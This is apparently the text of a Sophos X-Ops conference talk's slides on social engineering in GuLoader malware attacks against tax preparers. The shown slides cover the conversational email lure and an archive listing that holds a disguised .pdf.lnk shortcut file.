

You're no George Clooney

And this isn't Ocean's Eleven

Andrew Brandt
Principal Researcher, Sophos X-Ops
andrew.brandt@sophos.com
@threatresearch@infosec.exchange



SOPHOS
Cybersecurity evolved.

You're no George Clooney

And this isn't Ocean's Eleven



Andrew Brandt
Principal Researcher, Sophos X-Ops
andrew.brandt@sophos.com
[@threatresearch@infosec.exchange](https://twitter.com/threatresearch)



SOPHOS
Cybersecurity evolved.

You're no George Clooney

And this isn't Ocean's Eleven

Andrew Brandt
Principal Researcher, Sophos X-Ops
andrew.brandt@sophos.com
@threatresearch@infosec.exchange




SOPHOS
Cybersecurity evolved.

Land acknowledgment

- The Nuwuvi, Southern Paiute tribe

- Las Vegas
- Moapa




Land acknowledgment

- The Nuwuvi, Southern Paiute tribe

- Las Vegas

- Moapa



Who I am and what I do

- Previously, investigative journalist and editor at *PC World* and other publications
- Researcher at Sophos X-Ops
- Volunteer at Media Archaeology Lab (Boulder, CO)
- And something else


There are no “off years”

- Oppose book bans
- Protect LGBTQ+ and BIPOC students, staff, and teachers with DEI
- Address funding and discipline inequity
- Develop new policies for data privacy, online safety, use of ChatGPT & more



What we'll be talking about today


- Social engineering as a workaday schlub
 - Sorry, George, you're a bit too debonair to do this
- Two attacks where this was effective
- Deconstructing the malware side of the attacks
 - Much Rube Goldberg. Very convoluted. Wow.






GuLoader attacks against tax preparers

How it started



After the initial reply, the hook




- Initial email was not discovered for some time afterward
- Engaging in conversation evades normal “malspam” detection
- Tone is kindly, hapless, and a bit harried (it is tax season, after all)

Ah, but this is not a tax return document

Found ZIP archive


Packed	Unpacked	Perc	Date/time	Filename
0	0	0.0	17.02.2023	SARAHKNAPP_USRETURN/
479	2146	22.4	17.02.2023	SARAHKNAPP_USRETURN/S_KNAPP_clientcopy.pdf.lnk [password]
6945328	7258906	95.7	12.01.2020	SARAHKNAPP_USRETURN/screenshot1242.jpg [password]
6945807	7261052	95.7		Total (3 files)



Ah, but this is not a tax return document


Found ZIP archive

Packed	Unpacked	Perc	Date/time	Filename
0	0	0.0	17.02.2023	SARAHKNAPP_USRETURN/
